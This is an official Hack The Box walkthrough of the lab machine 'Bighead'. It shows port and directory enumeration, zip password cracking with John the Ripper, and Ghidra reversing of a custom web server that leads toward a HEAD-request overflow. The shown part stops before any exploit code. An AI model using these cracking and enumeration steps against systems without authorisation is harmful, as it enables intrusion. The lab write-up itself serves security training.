Hack The Box
PEN-TESTING LABS

Bighead

5th May 2019 / Document No D19.100.16

Prepared By: MinatoTW

Machine Author: 3mrgnc3

Difficulty: Insane

Classification: Official

SYNOPSIS

Bighead is an “Insane” difficulty windows box which deals with advanced binary exploitation, registry enumeration, code review and NTFS ADS. The source code of the web server is found on github which needs to be analyzed to find an overflow in a HEAD request. It can be exploited using heap spraying and egg hunting which results in a shell. Registry enumeration leads to hex encoded password for nginx which is used to obtain an ssh shell through port forward. On reviewing the PHP code a file vulnerable to LFI is found which is exploited to gain a root shell. The root flag has an ADS which is a keepass database. This is cracked using the key to gain the final flag.

Skills Required

- Web server enumeration
- Exploit development
- Reverse Engineering
- Windows enumeration
- Code review

Skills Learned

- Heap spraying
- Egg hunting technique
- Extracting ADS

ENUMERATION

NMAP

```
$ nmap -sC -sV -p- 10.10.10.112
Starting Nmap 7.70 ( https://nmap.org ) at 2019-04-28 21:03 EDT
Nmap scan report for bighead.htb (10.10.10.112)
Host is up (0.0076s latency).
Not shown: 65534 filtered ports
PORT   STATE SERVICE VERSION
80/tcp open  http    nginx 1.14.0
|_http-server-header: nginx/1.14.0
|_http-title: PiperNet Comes
```

Just port 80 is running with nginx service on it.

NGINX - PORT 80

Nginx was running a website depicting a cryptocurrency related company.


GOBUSTER

Running gobuster on it found a few files,

```
$ gobuster -q -w /usr/share/wordlists/dirb/big.txt -t 50 -u
http://bighead.htb
/Images (Status: 301)
/assets (Status: 301)
/backend (Status: 302)
/images (Status: 301)
/updatecheck (Status: 302)
```

The backend page redirects to /BIghead which displays an error pointing to http://bighead.htb/r/error_log which was the same page.

```
$ curl http://bighead.htb/backend

<html>
<head><title>302 Found</title></head>
<body bgcolor="white">
<center><h1>302 Found</h1></center>
<hr><center>nginx/1.14.0</center>
</body>
</html>
```



An error occurred.


Sorry, the page you are looking for is currently unavailable.
Please try again later.

If you are the system administrator of this resource then you should check the error log for details.

Faithfully yours, Richard.


The /updatecheck page redirects to http://code.bighead.htb/phpmyadmin/phpinfo.php which should be added to the hosts file.

```
curl http://bighead.htb/updatecheck -v
```



```
> GET /updatecheck HTTP/1.1
> Host: bighead.htb
> User-Agent: curl/7.64.0
> Accept: */*
>
< HTTP/1.1 302 Moved Temporarily
< Server: nginx/1.14.0
< Date: Tue, 07 May 2019 15:11:33 GMT
< Content-Type: text/html
< Content-Length: 161
< Connection: keep-alive
< Location: http://code.bighead.htb/phpmyadmin/phpinfo.php
<
```

After adding it to the hosts file the page displayed the output of phpinfo() which gave us information about the OS.




PHP Version 5.6.36

System	Windows NT PIEDPIPER 6.0 build 6002 (Windows Server 2008 Web Server Edition Service Pack 2) i586
Build Date	Apr 25 2018 16:38:50
Compiler	MSVC11 (Visual C++ 2012)


Enumerating the code.bighead.htb vhost further, anything matching ^index was getting redirected to /testlink.

```
curl http://code.bighead.htb/index.php -v
```




```
> GET /index.php HTTP/1.1
> Host: code.bighead.htb
> User-Agent: curl/7.64.0
> Accept: */*
>
< HTTP/1.1 302 Moved Temporarily
< Server: nginx/1.14.0
< Date: Tue, 07 May 2019 15:18:58 GMT
< Content-Type: text/html
< Content-Length: 161
< Location: http://code.bighead.htb/testlink
< Connection: keep-alive
<
```

Directly visiting http://code.bighead.htb/testlink redirected to http://127.0.0.1:5080/testlink/login.php .



```
> GET /testlink HTTP/1.1
> Host: code.bighead.htb
> User-Agent: curl/7.64.0
> Accept: */*
>
< HTTP/1.1 301 Moved Permanently
< Server: nginx/1.14.0
< Date: Tue, 07 May 2019 15:20:36 GMT
< Content-Type: text/html; charset=iso-8859-1
< Content-Length: 341
< Location: http://code.bighead.htb/testlink/
< Connection: keep-alive
<
```

On swapping the localhost url with the vhost , we find a page with lots of errors and path disclosure.



Warning: mysqli_real_escape_string(): invalid object or resource mysqli in **C:\xampp\apps\testlink\htdocs\third_party\adodb\drivers\adodb-mysqli.inc.php** on line **242**

Warning: mysqli_real_escape_string(): invalid object or resource mysqli in **C:\xampp\apps\testlink\htdocs\third_party\adodb\drivers\adodb-mysqli.inc.php** on line **242**


Warning: mysqli_real_escape_string(): invalid object or resource mysqli in **C:\xampp\apps\testlink\htdocs\third_party\adodb\drivers\adodb-mysqli.inc.php** on line **242**

```
===============================================================================

DB Access Error - debug_print_backtrace() OUTPUT START

ATTENTION: Enabling more debug info will produce path disclosure weakness (CWE-200)

           Having this additional Information could be useful for reporting
```

Running gobuster on the testlink directory shows an interesting hit called “note”.

```
$ gobuster -w directory-list-2.3-medium.txt -t 50 -u
http://code.bighead.htb/testlink | grep -v index      [96/96]

=====================================================
Gobuster v2.0.1              OJ Reeves (@TheColonial)
=====================================================

[+] Mode         : dir
[+] Url/Domain   : http://code.bighead.htb/testlink/
[+] Threads      : 50
[+] Wordlist     : directory-list-2.3-medium.txt
[+] Status codes : 200,204,301,302,307,403
[+] Timeout      : 10s

=====================================================
2019/05/07 21:15:49 Starting gobuster
=====================================================
/docs (Status: 301)
/login (Status: 200)
/plugins (Status: 301)
-----------------SNIP---------------
/LICENSE (Status: 200)
/linkto (Status: 200)
/note (Status: 200)
```

Hitting the page results in a note which hints about another vhost dev.



BIGHEAD! You F%*#ing R*#@*d!

STAY IN YOUR OWN DEV SUB!!!...

You have literally broken the code testing app and tools I spent all night building for Richard!


I don't want to see you in my code again!

Dinesh.

Running gobuster on dev vhost shows many files out of which /coffee returns a 418 response code and any request with ^blog was being redirected.


```
$  gobuster -w directory-list-2.3-medium.txt -t 20 -u
http://dev.bighead.htb/

=====================================================
Gobuster v2.0.1              OJ Reeves (@TheColonial)
=====================================================
[+] Mode         : dir
[+] Url/Domain   : http://dev.bighead.htb/
[+] Threads      : 20
[+] Wordlist     : directory-list-2.3-medium.txt
[+] Status codes : 200,204,301,302,307,403
[+] Timeout      : 10s
=====================================================
2019/05/07 21:58:27 Starting gobuster
=====================================================
/blog (Status: 302)
/blogs (Status: 302)
/wp-content (Status: 302)
/bloggers (Status: 302)
/blogger (Status: 302)
---------SNIP----------
/coffee (Status : 418)
/blogsql (Status: 302)
/blog1 (Status: 302)
/blogbling (Status: 302)
```

Checking the response via Firefox tools or curl reveals another server header “BigheadWebSvr 1.0”.



```
> GET /coffee HTTP/1.1
> Host: dev.bighead.htb
> User-Agent: curl/7.64.0
> Accept: */*
>
< HTTP/1.1 418 I'm A Teapot!
< Date: Tue, 07 May 2019 16:30:16 GMT
< Content-Type: text/html
< Content-Length: 46
< Connection: keep-alive
< Server: BigheadWebSvr 1.0
```

A Google search reveals a github repo by the maker of the box.



About 8 results (0.27 seconds)

Did you mean: ***bighead websvr*** 1.0

GitHub - 3mrgnc3/BigheadWebSvr: BigheadWebSvr 1.0 Repo
https://github.com/3mrgnc3/BigheadWebSvr ▾
Jul 14, 2018 - **BigheadWebSvr 1.0** Repo. Contribute to 3mrgnc3/BigheadWebSvr development by creating an account on GitHub.


The repo contains a zip file which can be downloaded.

CRACKING THE ZIP

After downloading the zip file from the repo we’ll find it password protected. John the ripper can be used to crack the zip.

```
zip2john BHWS_Backup.zip > hash
```


```
john -w=rockyou.txt hash
```



```
root@Ubuntu:~/Documents/HTB/Bighead/zip# /opt/JohnTheRipper/run/zip2john BHWS_Backup.zip > hash
BHWS_Backup.zip->BHWS_Backup/ is not encrypted!
BHWS_Backup.zip->BHWS_Backup/conf/ is not encrypted!
root@Ubuntu:~/Documents/HTB/Bighead/zip# cat hash
BHWS_Backup.zip:$zip2$*0*3*0*231ffea3729caa2f37a865b0dca373d7*d63f*49*61c6e7d2949fb22573c57dec46034
ea1e2925b127b5f6721c4ef486c481738b94f08ac09df30c30d2ae3eb8032c586f*28c1b9eb8b0e1769b4d3*$/zip2$:::
CE.txt

root@Ubuntu:~/Documents/HTB/Bighead/zip# 
```

```
root@Ubuntu# john -w=rockyou.txt hash
Using default input encoding: UTF-8
Loaded 1 password hash (ZIP, WinZip [PBKDF2-SHA1 128/128 AVX 4x])
Node numbers 1-4 of 4 (fork)
Press 'q' or Ctrl-C to abort, almost any other key for status
thepiedpiper89   (BHWS_Backup.zip)
1 1g 0:00:00:00 DONE (2018-11-26 21:41) 100.0g/s 100.0p/s 100.0c/s 100.0C/s
thepiedpiper89
```


The password is found to be “thepipedpiper89” . Extracting from the archive using this results in a note and few config files.



```
root@Ubuntu:~/Documents/HTB/Bighead/zip/BHWS_Backup# cat BigheadWebSvr_exe_NOTICE.txt
I removed this vulnerable crapware from the archive

love
Gilfoyle... :Droot@Ubuntu:~/Documents/HTB/Bighead/zip/BHWS_Backup# 
```

As the note says, the vulnerable software was removed from it. Maybe it was present in the older commits. Navigate to the first commit here and download the old archive.

Repeating the same process, the password is found to be “bighead”.




```
root@Ubuntu:~/Documents/HTB/Bighead/zip# /opt/JohnTheRipper/run/zip2john BHWS_Backup.zip > hash
BHWS_Backup.zip->BHWS_Backup/ is not encrypted!
BHWS_Backup.zip->BHWS_Backup/conf/ is not encrypted!
root@Ubuntu:~/Documents/HTB/Bighead/zip# /opt/JohnTheRipper/run/john hash --wordlist=/opt/JohnTh
Using default input encoding: UTF-8
Loaded 4 password hashes with 4 different salts (ZIP, WinZip [PBKDF2-SHA1 256/256 AVX2 8x])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
bighead          (BHWS_Backup.zip)
bighead          (BHWS_Backup.zip)
bighead          (BHWS_Backup.zip)
bighead          (BHWS_Backup.zip)
4g 0:00:00:02 DONE (2019-05-07 14:59) 1.904g/s 3900p/s 15603c/s 15603C/s 123456..total90
Use the "--show" option to display all of the cracked passwords reliably
Session completed
root@Ubuntu:~/Documents/HTB/Bighead/zip#
```

Extract the contents using 7z,

```
7z x BHWS_Backup.zip # password : bighead
```

This time we receive a dll and an executable which runs as the web server on bighead.




```
root@Ubuntu:~/Documents/HTB/Bighead/zip/BHWS_Backup# ls -la
total 92
drwx------ 3 root root  4096 Jul  3  2018 .
drwxr-xr-x 3 root root  4096 May  7 15:00 ..
-rw-r--r-- 1 root root 28540 Jul  3  2018 bHeadSvr.dll
-rw-r--r-- 1 root root 51431 Jul  3  2018 BigheadWebSvr.exe
drwx------ 2 root root  4096 Jul  3  2018 conf
```


REVERSING THE BINARY

Using ghidra we can reverse the binary to find any exploitable functions. Run ghidra and create a new project. Then select the code browser from the toolbar. Once the project is open go to FIle > Import FIle > Select BigheadWebSvr.exe. Then click analyze and ignore any warnings.

To start decompiling in the symbol tree window find the Functions branch, expand it and go to main > _main.




The code should appear in both assembly and pseudocode on the right. In the decompile window we see that it takes in arguments, creates a socket and if no error occurs it drops into a while loop which listens for connections.



```
    iVar4 = _WSAGetLastError@0();
    _printf("Accept failed with error: %d\n",iVar4);
    _closesocket@4(local_24);
    _WSACleanup@0();
    return 1;
  }
  uVar1 = _htons@4(local_252);
  pcVar3 = _inet_ntoa@4(local_250);
  _printf("Received a client connection from %s:%u\n",pcVar3,(uint)uVar1);
  _CreateThread@24((LPSECURITY_ATTRIBUTES)0x0,0,
                   (LPTHREAD_START_ROUTINE)&_ConnectionHandler@4,local_28,0,
                   (LPDWORD)0x0);
```


On receiving a connect the function ConnectionHandler is called. Double click on it to navigate.

The function receives the socket fd, then allocates some memory to copy the request data into. Then it drops into a if-else-if nest to determine the request type. Here it’s seen that the GET request to /coffee returns the 418 error.




```
  iVar1 = _strncmp(pcStack28,"GET /coffee",0xb);
  if (iVar1 == 0) {
    iStack40 = _send@16(SStack36,
                        "HTTP/1.1 418 I\'m A Teapot!\nServer: BigheadWebSvr 1.0\nDate: Sat,
                        23 Jun 2018 19:39:57 GMT\nContent-Type: text/html\nConnection:
                        close\nContent-Length: 46\n\n<center><img src=\'../teapot.gif\'
                        width=\'75%\'>\n"
                        ,0xc5,0);
    _puts("Connection closing...");
```

Moving further, if the request isn't a GET or POST then it checks for a HEAD request and calls the function _Function4.



```
        iStack16 = iStack16 + 2;
        iStack20 = iStack20 + 1;
      }
      _Function4(pcStack48);
      iStack40 = _send@16(SStack36,
                          "HTTP/1.1 200 OK\nDate: Sat, 23 Jun 2018 14:37:16 GMT\nServer:
                          BigheadWebSvr 1.0\nContent-Length: 13456\nKeep-Alive: timeout=5,
                          max=100\nConnection: Keep-Alive\nContent-Type: text/html\n\n<img
                          style=\'width:35%;position:relative;\'
```

